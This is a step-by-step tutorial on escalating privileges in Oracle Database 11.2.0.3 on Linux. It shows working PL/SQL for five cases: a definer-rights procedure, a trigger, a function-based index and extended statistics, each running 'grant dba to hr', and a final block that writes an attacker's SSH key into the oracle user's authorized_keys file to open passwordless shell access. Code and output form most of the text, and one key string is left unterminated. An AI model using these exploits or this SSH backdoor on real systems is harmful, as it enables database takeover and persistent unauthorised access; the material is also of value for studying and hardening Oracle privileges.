SIMPLE TECHNICS OF PRIVILEGE ESCALATION

Document describes very basic technics of escalating privileges in Oracle Database 11.2.0.3 in Linux x64 environment
(This material should by used just for securing your environment. Not for stupid pranks!)

Environment description

- OS - Oracle Linux Server release 6.3 x64
- Database – Oracle Database 11.2.0.3 EE

Experiment details

In this article I will show some basic technics of escalating privileges in Oracle 11.2.0.3 Database. My goal in each case is to gain DBA privilege from *ANY* privileges. At the end I will show how to escalate DBA to SYSDBA on linux OS, assuming that dba used basic installation – using for example oracle-rdbms-preinstall* package without any additional hardening.

Case 1 – EXECUTE ANY PROCEDURE and CREATE ANY PROCEDURE

Ok, for warming up something very simple – we will use the fact, that each PL/SQL procedure by default is executing with definer privileges.

Now everything we have to do is creating appropriate procedure with GRANT DBA TO HR statement and execute it:

That is childish easy, isn't it? ☺

Case 2 – CREATE ANY TRIGGER

Trigger is a piece of code that executes as anonymous PL/SQL block with privileges of the table owner, on which the trigger is created. At the beginning we can create a procedure that will issue a GRANT DBA statement – because this procedure will be called from trigger, we have to use PRAGMA AUTONOMOUS_TRANSACTION command to create separate transaction. Our procedure has to be executing with CURRENT_USER rights.

```
1  create or replace procedure get_dba
2  authid current_user
3  is
4  pragma autonomous_transaction;
5  begin
6    execute immediate 'grant dba to hr';
7  end;
8  /
9
```

PROCEDURE GET_DBA compiled

Now we can search for some table with PUBLIC privileges that belongs to SYSTEM user.

```
1  select t.table_name, p.privilege
2  from all_tab_privs p, all_tables t
3  where p.table_name=t.table_name
4  and   t.owner='SYSTEM'
5  and   p.grantee='PUBLIC'
6  and   p.privilege='INSERT'
7  order by 1;
8
```

	TABLE_NAME	PRIVILEGE
1	MVIEW$ ADV INDEX	INSERT
2	MVIEW$ ADV OWB	INSERT
3	MVIEW$ ADV PARTITION	INSERT
4	OL$	INSERT
5	OL$HINTS	INSERT
6	OL$NODES	INSERT

The OL$ table seems to be perfect ☺

Now we can create our trigger and get DBA role.

```
 1  grant execute on get_dba to system;
 2
 3  create or replace trigger system.ol$insert_trg
 4  before insert on system.ol$ for each row
 5  begin
 6    hr.get_dba;
 7  end;
 8  /
 9
10  insert into system.ol$(CATEGORY)
11  values ('Something');
12
13  set role dba;
14
15  select granted_role
16  from user_role_privs;
```

	GRANTED_ROLE
1	DBA
2	RESOURCE

Case 3 – CREATE ANY INDEX

This privilege seems to be harmless but it is as dangerous as CREATE ANY TRIGGER privilege. In this case we will use the OL$ table from previous example and function, similar to our HR.GET_DBA procedure.

```
 1  select privilege
 2  from user_sys_privs
 3  union all
 4  select granted_role
 5  from user_role_privs;
```

Query Result

All Rows Fetched: 9 in 0,003 seconds

	PRIVILEGE
1	CREATE ANY INDEX
2	CREATE VIEW
3	SELECT ANY DICTIONARY
4	CREATE DATABASE LINK
5	CREATE SEQUENCE
6	CREATE SESSION
7	ALTER SESSION
8	CREATE SYNONYM
9	RESOURCE

```
 4 create or replace function get_dba_fun(p_col_name varchar2)
 5 return varchar2 deterministic
 6 authid current_user is
 7 pragma autonomous_transaction;
 8 begin
 9   execute immediate 'grant dba to hr';
10   return upper(p_col_name);
11 end;
12 /
13
14 grant execute on get_dba_fun to system;
```

```
FUNCTION GET_DBA_FUN compiled
grant succeeded.
```

Now all we have to do, is creating function-based index on OL$ table and make an insert ☺

```
 1 create index system.ol$get_dba_ix
 2 on system.ol$(hr.get_dba_fun(VERSION));
 3
 4 insert into system.ol$(version)
 5 values ('Something');
 6
 7 set role dba;
 8
 9 select granted_role
10 from user_role_privs;
```

GRANTED_ROLE
1 DBA
2 RESOURCE

CASE 4 – ANALYZE ANY

What bad can come from ability to gather statistics on tables? Well, it can as bad as CREATE ANY INDEX privilege. Oracle database 11g has new feature – function-based statistics, also known as EXTENDED STATISTICS. To make this example we have to find a table, owned by SYSTEM user with PUBLIC privileges, which isn't temporary table – temporary table doesn't support extened statistics (so our SYSTEM.OL$ table is useless this time).

```sql
select privilege
from user_sys_privs
union all
select granted_role
from user_role_privs;
```

PRIVILEGE
1 CREATE VIEW
2 SELECT ANY DICTIONARY
3 CREATE DATABASE LINK
4 CREATE SEQUENCE
5 CREATE SESSION
6 ALTER SESSION
7 CREATE SYNONYM
8 ANALYZE ANY
9 RESOURCE

```sql
select t.table_name
from all_tab_privs p, all_tables t
where p.table_name=t.table_name
and   t.owner='SYSTEM'
and   t.temporary='N'
and   p.grantee='PUBLIC';
```

TABLE_NAME
1 MVIEW$ ADV PARTITION
2 MVIEW$ ADV PARTITION
3 MVIEW$ ADV PARTITION
4 MVIEW$ ADV PARTITION
5 MVIEW$ ADV INDEX
6 MVIEW$ ADV INDEX
7 MVIEW$ ADV INDEX
8 MVIEW$ ADV INDEX
9 HELP

For our example we will be using HELP table, located in SYSTEM schema. Now let's create function, that will be used for getting DBA privileges.

```sql
create or replace function f_get_dba_from_stats(p_col varchar2)
return varchar2 deterministic
authid current_user is
pragma autonomous_transaction;
begin
  execute immediate 'grant dba to hr';
  return upper(p_col);
end;
/
```

```
FUNCTION F_GET_DBA_FROM_STATS compiled
```

Now, we can create our function-based statistic on our SYSTEM.HELP.INFO column.

```sql
  1  grant execute on f_get_dba_from_stats to system;
  2
  3  begin
  4    dbms_stats.gather_table_stats('SYSTEM','HELP',
  5    method_opt=>'for columns (hr.f_get_dba_from_stats(INFO)) size auto');
  6  end;
  7  /
  8
  9  set_role dba;
 10
 11  select privilege
 12  from user_sys_privs
 13  union all
 14  select granted_role
 15  from user_role_privs;
```

Script Output ×   Query Result ×

SQL | All Rows Fetched: 11 in 0,013 seconds

	PRIVILEGE
1	CREATE VIEW
2	UNLIMITED TABLESPACE
3	SELECT ANY DICTIONARY
4	CREATE DATABASE LINK
5	CREATE SEQUENCE
6	CREATE SESSION
7	ALTER SESSION
8	CREATE SYNONYM
9	ANALYZE ANY
10	DBA
11	RESOURCE

Done ☺

Case 5 – from DBA to SYSDBA

Assuming that OS was prepared with standard technics – using i.e. oracle-rdbms-server-11gR2-preinstall-1.0-6.el6.x86_64.rpm – and the ORACLE user can access OS through SSH we can imagine such scenario:

- Generate RSA keys at your localhost


```
ora-600:~ inter$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/Users/inter/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /Users/inter/.ssh/id_rsa.
Your public key has been saved in /Users/inter/.ssh/id_rsa.pub.
The key fingerprint is:
fb:ed:f0:87:25:37:d7:08:b4:35:b9:4e:0a:7a:41:a1 inter@ora-600.local
The key's randomart image is:
+--[ RSA 2048]----+
|         ..   .  |
|         .. . +  |
|      E. . o o   |
|        o o o    |
|      S. o = ..  |
|      ... o * o  |
|      ...   = o  |
|       . +. .    |
|        ..+.     |
+-----------------+
ora-600:~ inter$
```

- Create Oracle directory, pointing at /home/oracle/.ssh and create an anonymous PL/SQL block, that adds your public RSA key to authorized_keys file

```sql
create directory dir_ssh_oracle as '/home/oracle/.ssh';

declare
  v_rsa_key varchar2(32000) := 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCu/O/4QVwgK8tS0wDe4Y9SJi8Eo
  v_file utl_file.file_type;
begin
  v_file:=utl_file.fopen('DIR_SSH_ORACLE','authorized_keys','a');
  utl_file.put_line(v_file,v_rsa_key);
  utl_file.fclose(v_file);
end;
/
```

```
grant succeeded.
anonymous block completed
role DBA succeeded.
directory DIR_SSH_ORACLE created.
anonymous block completed
```

- Congratulations – you can now access ORACLE account through SSH without password

```
ora-600:~ inter$ ssh oracle@192.168.56.101
Last login: Tue Apr  2 22:20:48 2013 from 192.168.56.1
[oracle@rico ~]$
```

9